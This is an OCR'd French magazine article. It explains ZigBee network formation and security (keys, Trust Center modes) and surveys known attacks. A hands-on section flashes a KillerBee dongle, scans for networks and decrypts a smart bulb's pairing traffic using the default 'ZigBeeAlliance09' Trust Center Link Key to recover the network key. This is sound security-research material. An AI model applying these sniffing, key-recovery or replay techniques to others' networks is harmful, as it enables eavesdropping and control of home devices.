



*Figure 1 : Pile ZigBee détaillée.*

## 1.2 Création d'un réseau

Dans un premier temps, le coordinateur cherche un canal utilisable qui n'interfèrera pas avec les fréquences en cours d'utilisation puis il envoie en broadcast via un message d'annonce (*beacon*) le

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 2 : Topologies ZigBee possibles.*

numéro de PAN-ID choisi sur le canal sélectionné (la spécification précise une plage entre 0x0000 à 0x3FFF pour l'adresse du PAN-ID). Ce dernier doit être unique par canal pour les réseaux non capables de changements de canaux dynamiques (ZigBee 2006) et unique sur tous les canaux (ZigBee 2007, ZigBee PRO). Le coordinateur doit également inclure dans sa requête un numéro de PAN-ID étendu (EPID sur 8 octets) en supplément à l'ID-PAN afin de faciliter la sélection d'un réseau spécifique pour les nœuds qui vont s'y joindre.

## 1.3 Joindre un réseau

Les équipements qui ne sont pas associés doivent capturer un message d'annonce ou localiser un réseau ZigBee en envoyant une requête 802.15.4 sur plusieurs canaux radio. Si le coordinateur est bien accessible sur l'un des canaux scannés par l'équipement, il répond en broadcast le numéro du PAN-ID utilisé, l'adresse du coordinateur et optionnellement son PAN-ID étendu.

Après avoir récupéré ces informations, l'équipement souhaitant se joindre au réseau ZigBee effectue une demande d'association dont voici le détail en figure 3.

Les équipements ayant perdu la connexion au réseau pourront le joindre à nouveau via l'utilisation d'un paquet spécifique sur la couche NWK.

Nous recommandons aux lecteurs curieux et souhaitant avoir plus de détails sur le protocole ZigBee à se référer à la spécification **[3]**.

# 2 La sécurité dans ton ZigBee

Le niveau de sécurité offert par l'architecture de sécurité ZigBee dépend de la protection des clés symétriques, des mécanismes de protection utilisés, ainsi que de la bonne mise en œuvre des mécanismes cryptographiques et des politiques de sécurité.

ZigBee utilise certains éléments de sécurité de la norme 802.15.4 qui sont détaillés dans l'article précédent. Il étend les fonctionnalités de cette norme en utilisant :

- des clés de chiffrement AES d'une taille de 128 bits ;
- définition de différentes clés pour sécuriser les communications : Master, Link, Network ;
- utilisation de l'algorithme CCM* ;
- utilisation d'un Trust Center (TC) ;
- sécurité qui peut être personnalisée par application.

Bien que plusieurs protections de sécurité soient présentes sur la couche MAC de la norme 802.15.4, le protocole ZigBee intègre également les différentes sécurités dans les couches NWK et APS (Figure 4).





*Figure 4 : Sécurités des couches NWK et APS.*

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 10 | 15:34:50.000057 | 2.999978 | 0 | ZigBee | MAC | Beacon Request | | 0xFFFF | 0 | |
| 28 | 15:34:50.000061 | 0.000004 | 0 | ZigBee | NWK | Beacon | 0x0001 | | 1 | |
| 21 | 15:34:51.000001 | 0.999941 | 0 | ZigBee | MAC | Association Request | [illegible] | 0x0001 | 4 | |
| 5 | 15:34:51.000001 | 0.000000 | 0 | ZigBee | MAC | Acknowledgement | | | 4 | |
| 18 | 15:34:51.000024 | 0.000022 | 0 | ZigBee | MAC | Data Request | [illegible] | 0x0001 | 5 | |
| 5 | 15:34:51.000024 | 0.000000 | 0 | ZigBee | MAC | Acknowledgement | | | 5 | |
| 27 | 15:34:51.000025 | 0.000001 | 0 | ZigBee | MAC | Association Response | [illegible] | [illegible] | 6 | |
| 5 | 15:34:51.000025 | 0.000000 | 0 | ZigBee | MAC | Acknowledgement | | | 6 | |
| 73 | 15:34:51.000031 | 0.000006 | 0 | ZigBee | APS | Command | 0x0001 | 0x59D1 | 7 | APS |

*Figure 3 : Demande d'association ZigBee.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Cependant, la spécification indique que les sécurités de la couche MAC doivent être désactivées pour certains paquets : « *Route Request* », « *Route Reply* », « *Network Status* », « *Route Record* », « *Link Status* », « *Network Report* » et « *Network Update* ». De ce fait, les constructeurs désactivent souvent l'intégralité des sécurités sur cette couche.

## 2.1 Couche réseau (NWK)

Les sécurités proposées sur la couche NWK sont plus ou moins copiées de la couche MAC.

Une clé AES 128 bits (*Network Key*) est utilisée pour chiffrer/déchiffrer les paquets. Tous les équipements qui sont autorisés à joindre le réseau doivent avoir une copie de cette clé. Un numéro de séquence (de 0 à 255, puis retour à 0 au-delà) est généralement associé à la clé afin d'en identifier l'instance. Lorsqu'une clé est mise à jour, le numéro de séquence est incrémenté.

Chaque routeur qui doit transférer un paquet chiffré doit dans un premier temps vérifier si ce paquet est valide. Pour cela, le routeur déchiffre le paquet et vérifie son intégrité. Si le paquet est bien valide, il chiffre à nouveau le paquet avant de le transmettre au prochain routeur ou à l'équipement final.

L'entête auxiliaire contient des données sur la sécurité des paquets. Ces données incluent le type de clé utilisé, le numéro de séquence (si c'est une clé réseau), l'adresse de l'équipement qui sécurise les données et le système anti-rejeu. L'AES 128 est également utilisé pour créer un hash de l'ensemble du paquet (entête et charge) qui est ajouté à la fin du message. Ce hash est utilisé comme *Message Integrity Code* (MIC) et permet de s'assurer que le paquet n'a pas été altéré.

Le compteur de trames (32 bits) est également inclus dans l'entête auxiliaire et permet d'éviter les attaques par rejeu. À chaque fois qu'un équipement envoie un paquet, il incrémente la valeur du compteur. Un équipement qui reçoit le paquet va vérifier si la valeur a bien été incrémentée par rapport au paquet précédent. Si ce n'est pas le cas, le paquet est rejeté. La clé réseau doit être mise à jour avant que le compteur atteigne sa valeur maximale. Quand cela se produit, le compteur est automatiquement remis à 0.

## 2.2 Sous-couche applicative (APS)

La sécurité de cette couche est différente de celle précédemment détaillée. En effet, tandis que sur la couche réseau le routeur peut déchiffrer et transmettre de nouveau le paquet à un autre routeur, ici la sécurité se fait de bout en bout. La clé (*Link Key*) est partagée uniquement entre l'équipement source et celui de destination.

La sous-couche APS fournit des primitives de sécurité qui peuvent être utilisées par les développeurs d'applications notamment pour la gestion des clés de sécurité pour le chiffrement des communications (ex. : *APSME-ESTABLISH-KEY, APSME-TRANSPORT-KEY, APSME-REQUEST-KEY,* etc.).

## 2.3 Le Trust Center (ZTC ou TC)

Le *ZigBee Trust Center* (ZTC ou TC) est généralement le coordinateur (ZC) du réseau, mais peut également être un appareil dédié. Il est approuvé par tous les autres équipements et est responsable des sécurités suivantes :

- manager de confiance : afin d'authentifier les équipements souhaitant se joindre au réseau ;
- manager réseau : permettant de maintenir et distribuer les clés réseau ;
- manager de configuration : pour activer la sécurité de bout en bout entre les équipements.

Le Trust Center peut être configuré pour utiliser l'un des deux modes suivants :

- le *mode commercial* (ou *haute sécurité* dans ZigBee 2007) : ce dernier est utilisé pour des applications nécessitant un haut niveau de sécurité. Dans ce mode, le TC maintient la liste des équipements, des différentes clés, de la politique de mise à jour des clés réseau ainsi que celle d'accès au réseau.
- le *mode résidentiel* (ou *standard* dans ZigBee 2007) : ce dernier est utilisé pour des applications nécessitant un faible niveau de sécurité. Dans ce mode, le TC maintient la liste des clés réseau et de la politique d'accès au réseau. Cependant, il ne dispose pas de la liste des équipements et des autres clés. Par ailleurs, la clé réseau n'est jamais mise à jour dans ce mode.

## 2.4 Les différentes clés

3 types de clés sont utilisées par ZigBee pour assurer la sécurité des échanges :

- *Link Key* : clé uniquement partagée entre deux équipements permettant de protéger les trames sur la couche APS ;
- *Network Key* : clé utilisée pour réaliser les actions de la couche réseau (routage, requête pour joindre le réseau, etc.) et pour prévenir l'insertion illégitime d'un équipement ;
- *Master Key* : utilisée pour partager le secret initial entre deux équipements lorsqu'ils effectuent la procédure d'établissement de clé (SKKE) pour générer la *Link Key*.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Afin de distribuer les clés, plusieurs méthodes peuvent être utilisées par les constructeurs :

- pré-installation sur l'équipement ;
- transport ;
- établissement : les équipements négocient avec le centre de confiance pour établir les clés sans qu'elles soient transportées en utilisant l'une de ces trois techniques :
  → SKKE (*Symmetric-Key Key Establishment*) ;
  → CBKE (*Certificate-based Key Establishment*) ;
  → ASKE (*Alpha-secure Key Establishment*).

L'échange SKKE permet de générer la Link Key basée sur la Master Key. De ce fait, si la Master Key est compromise, publiquement connue ou laissée par défaut, l'établissement de la clé Link est également compromis.

Bien que ces sécurités soient suffisantes pour une protection contre différentes attaques, elles ne sont pas forcément toutes implémentées par les constructeurs, ce qui engendre de multiples menaces sur les équipements utilisant ce protocole.

# 3 Les attaques connues

En 2009, Joshua Wright a présenté à la ToorCon 11 **[4]** ses résultats de recherche sur le protocole ZigBee. Il y présente plusieurs attaques ainsi que le Framework KillerBee.


En 2015, une équipe de Cognosec a présenté lors de la Black Hat un talk intitulé « *The Good, the Bad and the Ugly* » **[5]**.

Dans ces derniers, différentes attaques sur le protocole ont été présentées dont voici un aperçu.

## 3.1 Sniffing

Une attaque de type sniffing permet la récupération passive d'informations (identifiants PAN, adresse MAC réelle du Trust Center Link Key, etc.). Aussi, en utilisant un équipement et un logiciel adapté et dans le cas où le chiffrement n'est pas utilisé, il est possible pour un attaquant de capturer le trafic en clair.

Si le trafic est chiffré, il est tout de même possible, dans plusieurs cas de figure, de récupérer les communications en clair. En effet et pour exemple, dans le cas d'une implémentation par défaut du profil ZigBee « Home Automation », il est possible de déchiffrer l'ensemble des trames réseau. Ceci est réalisable, car la *Network Key* utilisée pour chiffrer les communications est bien envoyée de manière chiffrée lors de l'appairage, mais la clé (*Trust Center Link Key*) par défaut est connue « ZigBeeAlliance09 ». Voici un extrait de la documentation officielle pour un profil public de type « Home Automation » :



ZigBee Home Automation Public Application Profile | 13
Document 053520r26

**Default Trust Center Link Key**
0x5A 0x69 0x67 0x42 0x65 0x65 0x41 0x6C 0x6C 0x69 0x61 0x6E 0x63 0x65 0x30 0x39

**Note:** The Link Key is listed in little-endian format.

**Use Insecure Join**
0x01 (True). This flag enables the use of insecure join as a fallback case at startup time.

*Figure 5 : Link Key par défaut définie sur le Trust Center.*

et la version décodée :

```
>>> "5A:69:67:42:65:65:41:6C:6C:69:61:6E:63:65:30:39".decode("hex")
'ZigBeeAlliance09'
```

Ainsi, si cette clé n'a pas été explicitement modifiée lors de la conception du produit, il est possible pour un attaquant de déchiffrer l'ensemble du trafic...

Une méthode permettant de récupérer la *Network Key* alors que les équipements sont déjà appairés, serait de provoquer une désassociation de l'équipement lui forçant à se réassocier et de faire réémettre la clé par le routeur.

## 3.2 Rejeu

L'attaque précédente permet de récupérer l'ensemble du trafic chiffré ou non et si souhaité d'enregistrer dans un fichier spécifique cette capture ZigBee. Le rejeu consiste simplement à émettre de nouveau le trafic capturé. Prenons l'exemple d'un thermostat connecté. En utilisant une application mobile, il est possible d'envoyer une commande spécifique au thermostat (par exemple, récupérer la température et le taux d'humidité dans la pièce). La partie routeur du thermostat (souvent un équipement séparé) se chargera de réceptionner la commande envoyée via l'application mobile (borne Wifi -> routeur du thermostat), de transformer la requête et de la transmettre via une communication ZigBee au thermostat. Ce dernier renvoie alors les éléments demandés au routeur qui se chargera de renvoyer l'information à l'application mobile en utilisant la borne Wifi.

Si un attaquant récupère la requête ZigBee émise entre le routeur et le thermostat puis la transmet à

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

nouveau, alors (dans le cas où le système anti-rejeu n'est pas activé) elle sera valide et les informations seront bien traitées par l'équipement.

Également, l'attaquant pourrait se servir d'une capture, d'en modifier certaines valeurs dont par exemple des commandes spécifiques (nécessite de déchiffrer le paquet et de le chiffrer à nouveau).

## 3.3 Physique

Pour cette partie et comme son nom l'indique, il est nécessaire d'avoir un accès physique au matériel. Il est le plus souvent réalisé en démontant l'équipement et en réalisant plusieurs actions :

- analyse des puces présentes et recherche des informations sur des moteurs de recherche (FCC ID Search pour exemple) ;
- dump de la mémoire flash (SPI, JTAG, etc.) ;
- dump de la RAM (JTAG, SWD, etc.).

Pour réaliser ces dumps, un Shikra, un Bus Pirate ou autre matériel de ce type peuvent être utilisés.

## 3.4 Déni de service

Une attaque par déni de service vise à faire saturer l'équipement cible afin qu'il ne soit plus fonctionnel. Pour cela, de nombreuses requêtes pourraient être envoyées à l'un des équipements afin de saturer sa charge ou de provoquer une décharge rapide de la batterie. Aussi, l'utilisation d'un numéro de trame très élevé pourrait potentiellement empêcher l'appareil légitime de fonctionner. En effet, si l'attaquant qui se trouve dans le réseau ZigBee usurpe un appareil légitime en utilisant un numéro de trame très élevé, il pourrait rendre inopérant l'appareil légitime. Celui-ci essaiera de se connecter avec son numéro de trame + 1 qui ne sera alors plus valide.

# 4 Jouons avec le ZigBee

Afin de pouvoir tester les attaques précédemment détaillées, un dongle ZigBee ou autre matériel supportant cette technologie est nécessaire. Pour notre cas d'étude,





*Figure 6 : Connexion du dongle RZUSBSTICK à l'ordinateur pour flashage.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

nous avons utilisé le dongle RZUSBSTICK proposé par ATMEL fabricant de composants à semi-conducteur. Bien que ce dongle possède de très bonnes caractéristiques, il ne permet pas l'injection de paquets par défaut. Seules les fonctionnalités dites passives (*sniffing*) sont possibles. Afin de fournir les pleines capacités au dongle, il est nécessaire de flasher son firmware. Pour réaliser cette recette, vous aurez besoin de :

- 1 Atmel AVR RZUSBSTICK ;
- 1 Atmel AVR Dragon (ATAVRDRAGON) ;
- 1 adaptateur JTAG Atmel 100-mm vers 50-mm ;
- 1 broche de 50mm mâle-mâle ;
- 1 nappe femelle/femelle 10-pin (2x5) 100-mm ;
- le logiciel AVRDUDE (http://winavr.sourceforge.net pour Windows ou http://www.nongnu.org/avrdude pour Linux) ;
- le firmware KillerBee pour le dongle RZUSBSTICK.

Le branchement est assez simple si on a le matériel adéquat comme constaté figure 6, page précédente.

Il est bien entendu possible de bidouiller pour éviter l'achat de certains connecteurs, mais cela nécessite de ne pas avoir les doigts carrés :)

Le téléchargement du firmware se fait à l'aide de la commande suivante :

```
$ wget https://raw.githubusercontent.com/riverloopsec/killerbee/
master/firmware/kb-rzusbstick-002.hex
```

et pour flasher le dongle :

```
$ sudo avrdude -P usb -c dragon_jtag -p usb1287 -B 10 -U
flash:w:kb-rzusbstick-002.hex
```

Pour s'assurer que le flash s'est correctement effectué, il est nécessaire de :

- vérifier le message de bon déroulement de l'opération ;
- contrôler la diode qui passe du bleu (avant flashage) à l'orange (après flashage) ;
- s'assurer que la commande **sudo zbid** retourne le nom de produit « KILLERB001 » (nécessite l'installation de KillerBee détaillée plus bas).

## 4.1 KillerBee

KillerBee **[6]** est un Framework python comportant plusieurs outils permettant d'effectuer des attaques sur ZigBee et autres réseaux 802.15.4.

L'installation de ce dernier nécessite les dépendances suivantes :

```
$ apt-get install python-gtk2 python-cairo python-usb python-crypto
python-serial python-dev libgcrypt-dev
$ git clone https://bitbucket.org/secdev/scapy-com
$ cd scapy-com
$ python setup.py install
```

Pour télécharger et installer le framework KillerBee, les commandes suivantes sont à exécuter :

```
$ git clone https://github.com/riverloopsec/killerbee.git
$ cd killerbee
$ python setup.py install
```

Afin de tester les outils sur un cas réel, nous avons choisi une ampoule connectée utilisant le protocole ZigBee. Le matériel acheté se compose de deux éléments :

- une base servant de passerelle Wifi et disposant de la technologie ZigBee permettant de piloter l'ampoule ;
- une ampoule connectée utilisant le protocole ZigBee pour communiquer avec la base. L'ampoule ne dispose pas de connexion Wifi.

Nous commençons par vérifier les réseaux ZigBee accessibles à travers l'outil **zbstumbler** :

```
$ sudo zbstumbler
zbstumbler : Transmitting and receiving on interface '001:027'
New Network : PANID 0xE73F    Source 0x0001
        Ext PANID : 84:XX:XX:...:58    Stack Profile : ZigBee Enterprise
        Stack Version : ZigBee 2006/2007
        Channel: 11
```





*Figure 7 : Ajout de la Link Key du Trust Center dans Wireshark.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 8 : Récupération de la Transport Key.*

Puis une capture est effectuée lors de l'appairage des équipements via l'outil **zbsniff** :

```
$ sudo zbdump -c 11 -w capture.pcap
zbdump : listening on '001:027', link-type DLT_IEEE802_15D, capture
size 127 bytes
3 packets captured
```

À travers l'utilisation de la *Trust Center Link Key* « ZigBeeAlliance09 » souvent laissée par défaut, il est possible de déchiffrer le trafic et de récupérer la *Transport Key*. Pour cela, il est nécessaire de renseigner la *Trust Center Link Key* dans les options Wireshark dédiées au dissecteur ZigBee (***Edit > Preferences > Protocols > Zigbee NWK*** : cliquer sur ***Nouveau*** puis ajouter la clé en hexadécimal) (Figure 7, ci-contre).

Comme illustré en figure 8, il a été possible de récupérer la Transport Key (qui est ici la clé réseau).





*Figure 9 : Capture réseau déchiffrée.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

